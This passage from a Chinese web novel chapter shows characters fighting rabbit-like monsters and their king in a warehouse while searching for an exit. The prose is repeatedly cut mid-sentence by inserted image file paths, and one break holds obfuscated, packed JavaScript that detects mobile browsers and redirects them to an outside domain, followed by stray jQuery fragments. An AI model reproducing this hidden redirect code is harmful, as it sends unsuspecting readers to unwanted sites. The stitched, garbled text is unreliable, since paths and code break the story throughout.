小刀早已候着,它像是被无形的丝线控制着提起,飞舞在空中直刺兔鼠绒毛稀少的腹部。 但兔鼠就像早有预判,它后肢猛地蹬地,在小刀碰到前就调转方向躲开了,空留几缕白色兔毛飘飘然落地。 柏穗突然无知觉地眼前一黑,然后看见许墨赋的脸。 “你没事吧?”许墨赋脸上透着关切,却丝毫不见害怕和惊恐,但柏穗来不及思虑她的怪异之处。她眼见着一只兔鼠朝她们跃来,急忙拉着许墨赋惊险避开。 只差一点,兔鼠的爪子就会蹭破许墨赋的皮肤。 柏穗强定心神,她有一瞬间感到晕乎乎的,如同刚从噩梦中醒来,分不清现实与虚妄。 这可能就是高强度挥舞小刀带来的反噬作用。 兔鼠近在眼前,她不得不专注当下。 那是一只眼睛里戳着细针的瞎兔鼠,它一跃而起,想要故技重施。柏穗却由不得它肆意妄为,心里念叨着“冷静冷静”,边快速后退边控制着小刀往兔鼠刺去。 “嗡!”小刀发出金属震颤声。 “刺中了!”她在心里欢呼,然而下一秒喜悦戛然而止。 小刀竟然穿透不了兔鼠的皮肤! 它像踢到钢板一样,触及兔鼠后又弹飞到一边,在空中停下。 怎么会这样! 柏穗绝望地眼见着兔鼠跃过许墨赋扑向自己,仍然不死心地让小刀调转刀头,从兔鼠背后发动最后一击…… 混战中,兔鼠王依然稳稳坐在它的洞穴里,注视着仓库里的一切。 舒思身后跟着一群兔鼠,她快到门口时,突然拐了个急弯,从内侧口袋里掏出手枪,发射一枪冲击力极强的子弹,击倒一堆箱子。 上面的兔鼠七零八落地踩着箱子跳下来,也有的躲避不慎,被箱子压在下面,然后被不知情的同伴踩到,原本“吱吱吱”的大声求救立刻便小了声息。 舒思当然不是为了逃跑,她甩开身后大多数跟着的兔鼠,回头目标明确地奔向兔鼠王的洞穴。 擒贼先擒王! 邵封怀护着柯碟子没被箱子砸到,虽说原来还在攻击他们的兔鼠一部分被箱子砸伤了,然而从箱子上下来的更多兔鼠加入了混战。 一只被压在下面的兔鼠够着胳膊想要抓伤她,柯碟子低头,抬起脚发力,一脚踩断执着动弹的兔爪。 邵封怀正忙着应付层出不穷的兔鼠,没注意着脚下,等他发现了柯碟子的动作,不由得“嚯”了一声。 眼见一个人类直面自己而来,兔鼠王终于有了反应,不再像之前那样像个运筹帷幄的君王一样端坐原地。 它眼神锐利地盯着舒思,跟在舒思身后的瞎兔鼠绝大部分失去动力源一样停住。 舒思借这一幕验证了自己的猜想: 那些瞎兔鼠能自如行动,绝不是因为它们进化掉了视力,而是因为它们在被兔鼠王控制着! 可以说,兔鼠王连接着所有兔鼠的思想,因此它可以给自己的子民精确无误地传达自己的情感和指令,必要时,它也可以接管子民的行动。 它是它们的眼睛和大脑。 但是这种控制十分有限,据舒思观察,兔鼠王一次最多只能同时控制十几只瞎兔鼠。而如果它自己需要应对敌人,这种控制就会立即断开。 舒思握紧了枪。 “噗。” 柏穗面前的兔鼠如同断了线的风筝掉落在地,它背后的小刀趁机狠狠插入背部 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16401976|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,血液渗出,染红了兔鼠洁白的绒毛。 柏穗扶墙大口喘着气,她差点以为自己的生命要葬送在这里。劫后余生的喜悦漫开在她的心胸。 几只攻击她的瞎兔鼠此刻都立在原地,徒劳地嗅着气味,不敢走动。 柏穗不清楚它们会不会什么时候又能行动起来,她急忙要拔出小刀。 然而小刀插入兔鼠的程度过深,兔鼠的肉又十分紧实,柏穗尝试了几次,根本拔不出来,反而弄得自己脑袋里抽筋似的疼。 她只好弯腰,从摊成地毯似的兔鼠后背抽出小刀,带出几道血丝。 小刀依旧光滑无痕。 从小刀被兔鼠弹开时,柏穗就在思考,兔鼠可以从人类转化而来,就说明它们仍然属于生物范围,不至于不能被刀划开。 那小刀的弹开就是角度和力度的原因了。 如果不是精准让刀尖正对刺中兔鼠,如果不是力度大到可以刺破兔鼠的最外层的皮毛,凭兔鼠的移动速度,普通刀具或许很难伤害到兔鼠。 柏穗拿着刀柄起身,脑袋还是有些晕乎乎的。 回头一看,许墨赋正平静地看着兔鼠王的洞穴。她在看什么?柏穗的双腿不自觉地也往那里走了几步。 舒思也在洞穴口。 舒思怎么不动?她在等着兔鼠王行动吗? 柏穗又退回墙边,踉跄着经过兔鼠王洞穴的正后方,她没忘记自己的使命不是看热闹,而是找到大家的逃生出口。 许墨赋在舒思旁边比在她旁边安全多了,何况此时附近的兔鼠都是不敢轻易走动的瞎兔鼠。 柏穗看着数值在一点点下降,直到最低点一环荧光绿色的光照耀在墙壁上,映入柏穗的眼睛里。 “亮了!亮了!” 柏穗触碰墙壁,也许是因为灯光明亮,也许是因为她第一次观察这种奇异空间的出入口,她似乎感受到墙壁表面像是覆盖了一层薄薄的膜,但是如果不经意路过,绝不会有这样的发现。 没有错,出口就在兔鼠王的正后方!柏穗想要将消息告诉舒思她们。 仓库门口,一众管理者开着各式交通工具,携着误入空间的普通民众终于到达目的地,他们一路上没有遇见任何一只兔鼠,顺利得像是要进入陷阱。 “啊!这么多是什么!”普通民众哪里见过这些,他们原以为到这里就能出去了。 谁知道一仓库的怪物,地上遍地都是浓稠的红色液体,倒塌的箱子,还有一处正在混战,混乱中心是一大一小两个人,尽头洞穴样子的箱子内部黑乎乎的,前面站着两个女人,后面似乎还有一个人。 有个男人揪着就近的管理者不放,逼问道:“你们这是带我们去哪儿?你们是不是要诚心害我!” 管理者名叫孔西茉,她一头红发,一根根掰开男人的手指,握着他的手腕给了他一拳。 群众发出不约而同的惊呼声,让安丹桂轻笑了一下。 “我们是来救你们的,请不要怀疑这一点。大家听我们的指挥,一定会把你们完整带出的。”孔西茉微笑着说,随后换了副面孔指挥道:“安丹你去帮邵封怀,其余人保护好民众,跟我到舒思那里去。” 来的路上,邵封怀已经告诉过他们大致情况,就在刚刚他们又收到消息,出口就在那只巨大黑色兔鼠的洞穴后面。 舒思在看到柏穗手中的绿光时,不用她说,就知道她已经找到了出口,立刻便和其余人同步了消息。邵封怀也在尽力往她们这里移动。 有消息提醒,但舒思顾不上看,她见兔鼠王缓缓起身,它已经坐在那里很久,想要活动活动身体,但也许是察觉到了危险,它的眼神一直没离开过舒思。 而舒思和许墨赋都看到了兔鼠王身下的情形:几只篮球大的小黑兔鼠埋头在窝里,露在外面的兔尾巴自得地晃来晃去。 兔鼠王……是一只正在喂崽的母兔鼠! 10.是食物也是 带着兔鼠崽的黑兔鼠王在舒思眼中更添一分凶险。 柏穗也终于看到了舒思和许墨赋关注的东西,那几个团成团的小黑兔鼠。 但她没做出过多惊讶的动作,眼下有更要紧的事,她对舒思说:“出口在后面。” 舒思瞥了她一眼以作应答,柏穗才反应过来,舒思大概早就看到了仪器发出的绿光。 当下她立即拉走愣神看着小黑兔鼠的许墨赋:“走,你先出去!快!” 许墨赋被柏穗生拉硬拽地走向出口,她比看起来的样子还要轻,柏穗没多费什么力气就将她拽到出口处。 许墨赋这时才像回过神,她握住柏穗的手,轻轻说了一句话。 柏穗顿时惊讶地甩开她的手,脑袋一片空白地催促她出去,看着她没入墙壁,身影彻底消失,然后自己转身往舒思那里跑。 可是她的脑海里还停留着许墨赋的那句轻飘飘的话:“你会种出钩吻的。” 许墨赋,一直以来都表现奇怪的许墨赋。 这算什么?她的预言吗?她怎么知道柏穗需要种出钩吻? 柏穗脑中突然闪现出兔鼠跃过许墨赋扑向她的片段。 许墨赋,她为什么不受兔鼠的攻击?而且她看起来也不像是害怕兔鼠的样子。 她到底是谁? 毛线一样复杂缠绕的思绪一时半会儿也理不清,柏穗走到舒思旁,小刀悬浮在空中直指兔鼠王。 “它能控制有限个瞎兔鼠的行动。”舒思言简意赅地告知柏穗。原来自己捡回一条命还是因为兔鼠王放弃了对那几个兔鼠的控制,想必是它为了集中精神应对舒思。 她放下小刀,那最好还是别让兔鼠王感到太多威胁。 一个护着崽的母亲,你不知道她会做出什么事。 柏穗看着兔鼠王,仿佛看见了叼着自己的猫崽子的流浪猫。 那是一只三花猫,它原本生了好几只幼崽,却都因为照顾不周而渐渐没了动静。 柏穗亲眼目睹剩下的唯一一只幼崽被它叼走,它要离开这个让它失去孩子的伤心之地。 兔鼠王就和它有一样锐利且发出警告的眼神,但是少了流浪猫眼中的害怕。 兔鼠王当然不害怕,她的实力摆在那里,但她免不了烦躁。 此时邵封怀和柯碟子在安丹桂的协助下,往这里移动,渐渐和舒思汇合。 空地上到处都是愣在原地的瞎兔鼠,有的是眼睛中了细针,有的是被石化,有的则是被炸出血窟窿,眼球的位置只剩两个框。 目睹一切的柯碟子不忍直视,那个叫安丹桂的太可怕了,虽然邵封怀只叫他“安丹”。兔鼠眼睛和身上的血窟窿都拜他所赐。 他还总是笑嘻嘻的,一点不为当下的情况发愁。 带着几十个民众的其余管理员也各自发挥效用,节省力气,只攻击兔鼠的眼睛。 地面上大多数兔鼠已经中了舒思的细针,因此没多费功夫他们也到达兔鼠王跟前。 即便如此,民众们一路走来还是战战兢兢,因为地面上无论是活着的还是死去的兔鼠,仅仅都是一小部分。 更多的兔鼠还是在高高的箱子堆上望着他们。 兔鼠王从一开始就没有放出所有的兔鼠一齐发动攻击,如果它早那样做,那么仓库里早安静下来了。 区区几个人类,就算是改造过,有着不同的强悍能力,面对兔鼠大军,也根本毫无抵挡之力。 黑兔鼠王沉静地注视着仓库的所有人类,他们此刻都聚集在它的面前。 外邦来朝,不是上贡不是拜访,只是想路过,要看它同不同意。 兔鼠王张开了嘴巴,它能轻易将一个人头咬碎。 管理者们不知道它要做什么,以为它要发动攻击,纷纷举起武器,以静制动。 剑拔弩张之际,几只白兔鼠跳到众人视野里,它们蹦蹦跳跳,看起来欢乐无比,最终跳进了兔鼠王张开的嘴巴里。 嚼嚼嚼。 咯吱咯吱咯吱。 原来它只是想补充能量,哺育几只幼崽确实需要耗费不少气力。 “呕……呕……”有精神上支撑不住的民众终于忍不住反胃吐出来。在他们看来,黑兔鼠这一举动恰似人吃人。 空气中本就弥漫着混杂的异味,这下更是难闻到极点。 孔西茉捏住鼻子。 而黑兔鼠王吃白兔鼠的举动恰好印证了柏穗先前那个可怕的想法:白兔鼠吃人,人能转化为白兔鼠,那黑兔鼠吃什么呢? 如果它吃人,那么转化为白兔鼠不是多此一举吗? 答案已经给出:黑兔鼠当然只吃白兔鼠。 对于兔鼠王来说,大概只有自己养育的黑兔鼠才是真正的同类。白兔鼠们则是子民,是下属,也是食物,是为它工作为它服务的储备粮而已。 眼看着兔鼠王前的人类越聚集越多,舒思按下腰带的按钮,顿时她的棒球服和长裤都被收缩到腰带上的储存仓内,她身上取而代之的是更便于行动的黑色短袖与紧身短裤。 舒思的四肢居然都不是肉身。 银灰色的金属材质包裹住她的手臂和小腿,除了双手,她没有刻意将自己的改造部分用上皮肤质感的外皮。 怪不得测量仪器在她的手中,即便被握了那么久,也仍然是冰冷的。 柏穗努力想让自己显得不太惊讶,然而抵挡不住身后的民众窃窃私语传进耳朵里。 “她怎么改造成这样?” “这是违法的吧?” “她还算人类吗?脑袋也是金属做的?” 孔西茉又给了最后说话的那个男人一拳,皱着眉头说:“安静!” 男人捂着脸,又沉默下去,但眼神明显表达了他的不满。 这群人说话不看场合的吗? 柏穗看着所有的管理者都似乎准备好了来一场胜算极小的恶战。 虽然他们的目的从来不是杀光所有的兔鼠。 即便是凌晨的息盘地铁站,鲁鸢也只是在确保所有人员出站后就结束了任务,并不是烧死了所有的吸血守宫。 说到鲁鸢,如果鲁鸢在这里,用火烧兔鼠是不是更容易解决问题?不过身上着火乱跑的兔鼠很容易伤到民众,柏穗想象那场面,简直就是移动的火源。 如果光是他们几个管理者,保证自身安全的情况下跑到出口绝不算难事,问题是还要保护其余几十个普通民众不受伤害。 这就难办了。 一小部分兔鼠足以让他们难以行动,如果兔鼠全员出动,包括兔鼠王,那他们就只好等死了。 本身几个异类闯入兔鼠王的领地,难免会让它焦虑和烦躁,再加上不知为何对许墨赋的转化失败了,出现了兔鼠王意料之外的事,所以它才会指挥兔鼠们发动攻击,保护自己也保护自己的宝宝。 